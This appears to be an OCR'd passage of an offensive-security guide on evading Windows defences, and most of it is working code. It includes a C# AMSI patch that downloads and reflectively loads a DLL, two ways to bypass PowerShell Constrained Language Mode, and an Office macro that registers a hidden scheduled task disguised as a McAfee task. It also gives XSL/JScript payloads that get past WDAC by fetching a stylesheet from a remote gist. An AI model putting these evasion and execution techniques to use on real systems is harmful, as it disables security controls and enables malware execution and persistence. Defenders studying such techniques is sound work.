
```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Reflection;
using System.Runtime.InteropServices;

namespace AmsiBypass
{     class Win32
    {
        [DllImport("kernel32")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

        [DllImport("kernel32")]
        public static extern IntPtr LoadLibrary(string name);

        [DllImport("kernel32")]
        public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
    }
```

Compile Using : csc.exe Amsi_Bypass3.cs



Code Part -2

```
class Program
    {
        static byte[] x64 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
        static byte[] x86 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 };

        static void Main(string[] args)
        {
            if (IntPtr.Size == 4)
                BypassAmsi(x86);
            else
                BypassAmsi(x64);

            var webClient = new System.Net.WebClient();
            var data = webClient.DownloadData("http://localhost/4_Hidden_Window.dll");
            try
            {
                var assembly = Assembly.Load(data);
                if (assembly != null)
                {
                    Console.WriteLine("[*] AMSI bypassed");
                    Console.WriteLine("[*] Assembly Name: {0}", assembly.FullName);
                    assembly.GetType("sample.mysample").GetMethod("Main").Invoke(null, new object[] { });
                }

            }
            catch (BadImageFormatException e)
            {
                Console.WriteLine("[x] AMSI Triggered on loading assembly");

            }
            catch (System.Exception e)
            {
                Console.WriteLine("[x] Unexpected exception triggered");
            }
        }
```




Code Part - 3

```
private static void BypassAmsi(byte[] p)
        {
            try

                var lib = Win32.LoadLibrary("am"+"si.dll");
                var addr = Win32.GetProcAddress(lib, "A"+"msi"+"Sc"+"an"+"Buffer");
                uint oldProtect;

                Win32.VirtualProtect(addr, (UIntPtr)p.Length, 0x40, out oldProtect);

                for(int i=0; i < p.Length; i++)
                {
                    Marshal.WriteByte(addr + i, p[i]);
                }

                Console.WriteLine("[*] AMSI Patched");
            }
            catch (Exception e)
            {
                Console.WriteLine("[x] {0}", e.Message);
                Console.WriteLine("[x] {0}", e.InnerException);
            }
        }
    }
}
```

Video

5.1.1 Host-Level

- Bypassing CLM
  - Method 1 (Via PowerShell Version 2 Downgrade)



```
PS C:\Users\Doctor\Desktop> powershell -v 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\Doctor\Desktop> $PSVersionTable

Name                           Value
----                           -----
CLRVersion                     2.0.50727.9151
BuildVersion                   6.1.7600.16385
PSVersion                      2.0
WSManStackVersion              2.0
PSCompatibleVersions           {1.0, 2.0}
SerializationVersion           1.1.0.1
PSRemotingProtocolVersion      2.1
```


- Method 2 (Remove “__PSLockDownPolicy” Environment Variable)

```
Remove-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Session
Manager\Environment\" -Name __PSLockdownPolicy
```

Execute with PowerShell Administrator Privileges


B) Multiple Ways of Evading ASR

- Method 1 (Block Office Applications from Creating Child Process, GUID : D4F940AB-401B-4EFC-AADC-AD5F3C50688A)



```
Sub Button2_Click()
Dim path As String
path = "C:\Windows\notepad.exe"
Call Bar(path)
MsgBox ("DONE!!")
End Sub


Function XmlTime(t)
    Dim cSecond, cMinute, CHour, cDay, cMonth, cYear
    Dim tTime, tDate

    cSecond = "0" & Second(t)
    cMinute = "0" & Minute(t)
    CHour = "0" & Hour(t)
    cDay = "0" & Day(t)
    cMonth = "0" & Month(t)
    cYear = Year(t)

    tTime = Right(CHour, 2) & ":" & Right(cMinute, 2) & _
        ":" & Right(cSecond, 2)
    tDate = cYear & "-" & Right(cMonth, 2) & "-" & Right(cDay, 2)
    XmlTime = tDate & "T" & tTime
End Function
```


Full Code : https://gist.github.com/bharadwajyas/fd74775cd833acf1dc4ad3c1cd7bac87



```
Sub Bar(msbPath As String)
  Const TriggerTypeTime = 1
  Const TASK_ACTION_EXEC = 0
  Const TASK_CREATE_OR_UPDATE = 6
  Const TASK_LOGON_S4U = 2

  Set service = CreateObject("Schedule.Service")
  Call service.Connect

  Dim rootFolder
  Set rootFolder = service.GetFolder("\")

  Dim taskDefinition
  Set taskDefinition = service.NewTask(0)

  Dim regInfo
  Set regInfo = taskDefinition.RegistrationInfo
  regInfo.Author = "McAfee Corporation"
  regInfo.Date = "2017-12-11T13:21:17-01:00"

  Dim settings
  Set settings = taskDefinition.settings
  settings.Enabled = True
  settings.StartWhenAvailable = True
  settings.Hidden = True
  'Contd…
```

```
  'Contd…
  Dim triggers
  Set triggers = taskDefinition.triggers

  Dim trigger
  Set trigger = triggers.Create(TriggerTypeTime)

  Dim startTime, endTime

  Dim time
  time = DateAdd("s", 50, Now)   'start time = 30 seconds from now
  startTime = XmlTime(time)

  time = DateAdd("n", 5, Now) 'end time = 5 minutes from now
  endTime = XmlTime(time)

  MsgBox (startTime)
  MsgBox (endTime)

  trigger.Enabled = True
  trigger.StartBoundary = startTime
  trigger.Repetition.Interval = "PT5M"
  'trigger.ExecutionTimeLimit = "PT5M"     'Five minutes
  trigger.ID = "TimeTriggerId"

  Dim Action
  Set Action = taskDefinition.Actions.Create(TASK_ACTION_EXEC)
  Action.path = msbPath
  MsgBox ("Task definition created. About to submit the task...")
  'Action.Arguments = "25804802-f420-498c-a61e-b0612c8e735d"
  Action.WorkingDirectory = Environ("TEMP")
  Call rootFolder.RegisterTaskDefinition("McAfee Document Protection", task-
Definition, TASK_CREATE_OR_UPDATE, , , TASK_LOGON_S4U)
End Sub
```

- Method 2 (Block Process Creation Originating from WMI / PSEXEC, GUID : D1E49AAC-8F56-4280-B9BA-993A6D77406C)



```
$A = New-ScheduledTaskAction -Execute "cmd.exe"

$T = New-ScheduledTaskTrigger -once -At 8:45pm

$S = New-ScheduledTaskSettingsSet

$D = New-ScheduledTask -Action $A -Trigger $T -Settings $S

Register-ScheduledTask Cron -InputObject $D
```

Further Reading : https://www.ionize.com.au/post/lateral-movement-in-an-environment-with-attack-surface-reduction

C. Bypassing Misconfigured WDAC

- Via Extensible Stylesheet Language (XSL) Transformation

- XSL format is used to transform & render XML documents into other output documents like HTML, PDF etc

- The bypass lies in the fact that XSL Transform (XSLT) can execute embedded script codes





Image Reference : https://www.oxygenxml.com/xml_editor/xslt_transformation.html



```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
      <ms:script implements-prefix="user" language="JScript">
      <![CDATA[
      var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");
      ]]> </ms:script>
</stylesheet>
```

XML File with unsigned Jscript Payload

- With WDAC in Enforced Mode, it turns out that only few object can be instantiated / permitted to run.
- Out of which “***Microsoft.XMLDOM.1.0***” can be instantiated with “***transformNode***” method

```
$xsl = new-object -com Microsoft.XMLDOM.1.0
$xsl.load("c:\Users\Doctor\minimalist.xml")
$xsl.transformNode($xsl)
```

Via PowerShell

```
xsl = new ActiveXObject("Microsoft.XMLDOM.1.0");
xsl.async = false;
xsl.load("https://gist.githubusercontent.com/bohops/fecbbcc47cee688d2a62f4265bcd7104/raw/cc4a1b4d8eb26cc9aea61ae267db7ecae28e9f33/minimal-
ist.xml");
xsl.transformNode(xsl);
```

Via Jscript (.js)

Compile Using : Cscript jsc.js

```
Set xsl= CreateObject("Microsoft.XMLDOM.1.0")
xsl.async = false
xsl.load "https://gist.githubusercontent.com/bohops/fecbbcc47cee688d2a62f4265bcd7104/raw/cc4a1b4d8eb26cc9aea61ae267db7ecae28e9f33/minimal-
ist.xml"
xsl.transformnode xsl
```

Via VBScript (.vbs)

Compile Using : Cscript vbc.vbs

Reference : https://bohops.com/2019/01/10/com-xsl-transformation-bypassing-microsoft-application-control-solutions-cve-2018-8492/

Bypassing Misconfigured AppLocker

- Check Implementation

```
(Get-AppLockerPolicy -Effective).RuleCollections
```

```
(Get-AppLockerPolicy -Local).RuleCollections
```

D. Abusing Windows Features (or bug?)

D.1 Interesting Payload Execution Techniques

- PowerShell

- PowerShell is a .NET interpreter by default installed in Windows Operating System

- Used for administration purpose to manage tasks in various OS like Windows, Linux & MacOS.

- Used by threat actors as a in-built tools for exploitation & accessing resources.

- It's Open Source & platform independent :)


- Think of PowerShell like Bash for Linux OS.

- Can also be used to manage virtualization products like VMWare Hyper-V.

- It plays a major role in today's modern attack methodologies.

- After all it is a Scripting Language, from running a Windows command to accessing a .NET class all can be done through the interactive prompt.

